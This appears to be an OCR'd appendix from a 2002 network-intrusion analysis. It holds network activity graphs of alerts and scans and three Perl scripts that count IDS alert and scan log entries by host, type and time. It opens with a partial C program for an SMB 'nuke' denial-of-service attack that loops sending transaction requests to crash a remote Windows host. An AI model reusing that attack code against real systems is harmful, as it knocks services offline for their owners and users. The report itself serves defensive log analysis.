
```
  tv.tv_usec = 0;

  state = STATE_REQUESTING_SESSION_SETUP;

  request_session_setup (fd, name);

  for (;;)
    {
      if (!select (fd + 1, &rfds, NULL, NULL, &tv))
        {
          if (state == STATE_REQUESTING_TRANSACTION)
            {
              fprintf (stderr,
                       "Timeout during TCP read - Seems like the remote host has
crashed\n");
              return 0;
            }
          else
            {
              fprintf (stderr,
                       "Nuke failed (tcp timeout) at state %#02x, exiting...\n",
                       state);
              return 1;
            }
        }

      r = read (fd, buffer, sizeof (buffer));

      if (r == 0)
        {
          printf
            ("Nuke failed at state %#02x (EOF, wrong netbios name ?), exiting...\n",
             state);
          exit (1);
        }
```

```
    if (((smb_header *) (buffer + 4))->error_class != 0)
      {
        fprintf (stderr, "Nuke failed at state %#02x, exiting...\n", state);
        exit (1);
      }

    switch (state)
      {
      case STATE_REQUESTING_SESSION_SETUP:
        printf ("Negotiating protocol...\n");
        negotiate_protocol (buffer, fd);
        break;
      case STATE_NEGOTIATING_PROTOCOL:
        printf ("Requesting session setup (AndX)\n");
        request_session_setup_andx (buffer, fd);
        break;
      case STATE_REQUESTING_SESSION_SETUP_ANDX:
        printf ("Requesting tree connect (AndX)\n");
        request_tree_connect_andx (buffer, fd, name);
        break;
      case STATE_REQUESTING_TREE_CONNECT_ANDX:
        for (i = 0; i < packets; i++)
          {
            printf ("Requesting transaction (nuking) #%d\n", i + 1);
            request_transaction (buffer, fd);
          }
            printf ("Wait...\n");
        break;
      default:
        printf ("Seems like the nuke failed :/ (patched ?)\n");
          exit (1);
      }

    state++;
  }
```


```
  return 0;
}
```


APPENDIX C

Network Graphs:




8/2/2002 Activity






8/3/2002 Activity
14000
12000
10000
8000
6000
4000
2000
0
-2000
8/3/02 12:00 AM
8/3/02 2:24 AM
8/3/02 4:48 AM
8/3/02 7:12 AM
8/3/02 9:36 AM
8/3/02 12:00 PM
8/3/02 2:24 PM
8/3/02 4:48 PM
8/3/02 7:12 PM
8/3/02 9:36 PM
8/4/02 12:00 AM
Alerts
Scans


8/4/2002 Activity
8000
7000
6000
5000
4000
3000
2000
1000
0
-1000
8/4/02 12:00 AM
8/4/02 2:24 AM
8/4/02 4:48 AM
8/4/02 7:12 AM
8/4/02 9:36 AM
8/4/02 12:00 PM
8/4/02 2:24 PM
8/4/02 4:48 PM
8/4/02 7:12 PM
8/4/02 9:36 PM
8/5/02 12:00 AM
Alerts
Scans

8/5/2002 Activity



FULLCOUNT.PL

```
#!/usr/bin/perl

#uage:

#fullcount alertfile..scanfile

my %hosts;
```

```
#print OUT "$id\t$dbdate\t$type\t$Ahost\t$Aport\t$Vhost\t$Vport\n";

$file = @ARGV[0];
$file2 = @ARGV[1];

open(IN, "$file");
open(OUT, ">full.top");

open(IN2, "$file2");


$lineno = 0;


while (<IN>) {

   $lineno++;
   if ($lineno % 1000 == 0 ) {
      print "A$lineno\n";
   }


   @line = split('\t',$_);

   $tempH = @line[3];
   if (exists($hosts{$tempH})) {
        $newval = $hosts{$tempH} + 1;
        $hosts{$tempH} = $newval;
        #print "$tempH :: $newval\n";
   } else {
        $hosts{$tempH} = 1;
   }


}
```

```
close IN;

$lineno2 = 0;

while (<IN2>) {

   $lineno2++;
   if ($lineno2 % 1000 == 0 ) {
      print "S$lineno2\n";
   }


   @line2 = split('\t',$_);

   $tempH = @line2[2];
   if (exists($hosts{$tempH})) {
         $newval = $hosts{$tempH} + 1;
         $hosts{$tempH} = $newval;
         #print "$tempH :: $newval\n";
   } else {
         $hosts{$tempH} = 1;
   }


}



foreach $x (sort { $hosts{$b} <=> $hosts{$a} }

   keys %hosts) {
         print OUT "$x : $hosts{$x} \n";

   }
```

```
#foreach $x (sort keys %hosts) {

 #   print OUT "$x : $hosts{$x} \n";

#}
```

BREAKDOWN2.PL:

```
#!/usr/bin/perl

#uage:

#fullcount alertfile..scanfile

my %types;
my %count;
my %sources;
my %dests;

#print OUT "$id\t$dbdate\t$type\t$Ahost\t$Aport\t$Vhost\t$Vport\n";

$file = @ARGV[0];
$file2 = @ARGV[1];

open(IN, "$file");
open(OUT, ">breakdown2c.txt");

open(IN2, "$file2");
```

```
$lineno = 0;


while (<IN>) {

    $lineno++;
    if ($lineno % 1000 == 0 ) {
        print "A$lineno\n";
    }



    @line = split('\t',$_);

    $type = @line[2];

    if (m/spp_portscan:/) {
          next;
    }

    $source = @line[3];


    $dest = @line[5];



    unless (exists($types{$type})) {
          $types{$type} = [0,{},{}];
    }
    $types{$type}[0]++;
    $types{$type}[1]{$source} = 1;
    $types{$type}[2]{$dest} = 1;

}
```

```
close IN;

$lineno2 = 0;

while (<IN2>) {

    $lineno2++;



    if ($lineno2 % 1000 == 0 ) {
        print "S$lineno2\n";
    }

#copy from above

  @line = split('\t',$_);

    $type = @line[6];

    $source = @line[2];
    #$Aport = @line[4];

    $dest = @line[4];
    #$Dport = @line[6];

    unless (exists($types{$type})) {
          $types{$type} = [0,{},{}];
    }
    $types{$type}[0]++;
    $types{$type}[1]{$source} = 1;
    $types{$type}[2]{$dest} = 1;

}
```

```
#print all this shite out!
foreach $x (sort { $types{$b}[0] <=> $types{$a}[0] }

              keys %types) {

    print OUT "$x : $types{$x}[0] ";
    print OUT "SOURCES: ";
    foreach $y (keys %{$types{$x}[1]}) {
          print OUT "$y\, ";
    }
    print OUT "DESTS: ";
    foreach $z (keys %{$types{$x}[2]}) {
       print OUT "$z\, ";
    }
    print OUT "\n --------------------------- \n";
}
```

```
#foreach $x (sort keys %hosts) {

 #   print OUT "$x : $hosts{$x} \n";

#}
```

TREPORT2.PL

```
#!/usr/bin/perl

#uage:

#fullcount alertfile..scanfile

my %dates;

#print OUT "$id\t$dbdate\t$type\t$Ahost\t$Aport\t$Vhost\t$Vport\n";

$file = @ARGV[0];
$file2 = @ARGV[1];
$file3 = @ARGV[2];

open(IN, "$file");
open(OUT, ">$file3");

open(IN2, "$file2");


$lineno = 0;


while (<IN>) {

    if ($file1 eq "NA") {
          print "Skipping alerts!";
          exit;
    }
    $lineno++;
    if ($lineno % 1000 == 0 ) {
```

```
        print "A$lineno\n";
    }


    @line = split('\t',$_);

    $tempH = @line[1];

    $newH = substr($tempH,0,-3);
    #print "HERE: $newH\n";
    #next;
    $tempH = $newH;
    if (exists($hosts{$tempH})) {
        $newval = $hosts{$tempH} + 1;
        $hosts{$tempH} = $newval;
        #print "$tempH :: $newval\n";
    } else {
        $hosts{$tempH} = 1;
    }


}


close IN;

$lineno2 = 0;

while (<IN2>) {

    if ($file2 eq "NA") {
        print "Skipping scans!";
        last;
    }
    $lineno2++;
    if ($lineno2 % 1000 == 0 ) {
```

```
        print "S$lineno2\n";
    }


    @line2 = split('\t',$_);

    $tempH = @line2[1];
    $newH = substr($tempH,0,-3);
    #print "HERE: $newH\n";
    #next;
    $tempH = $newH;
    if (exists($hosts{$tempH})) {
        $newval = $hosts{$tempH} + 1;
        $hosts{$tempH} = $newval;
        #print "$tempH :: $newval\n";
    } else {
        $hosts{$tempH} = 1;
    }


}



foreach $x (sort keys %hosts) {
    print OUT "$x\t$hosts{$x} \n";

}
```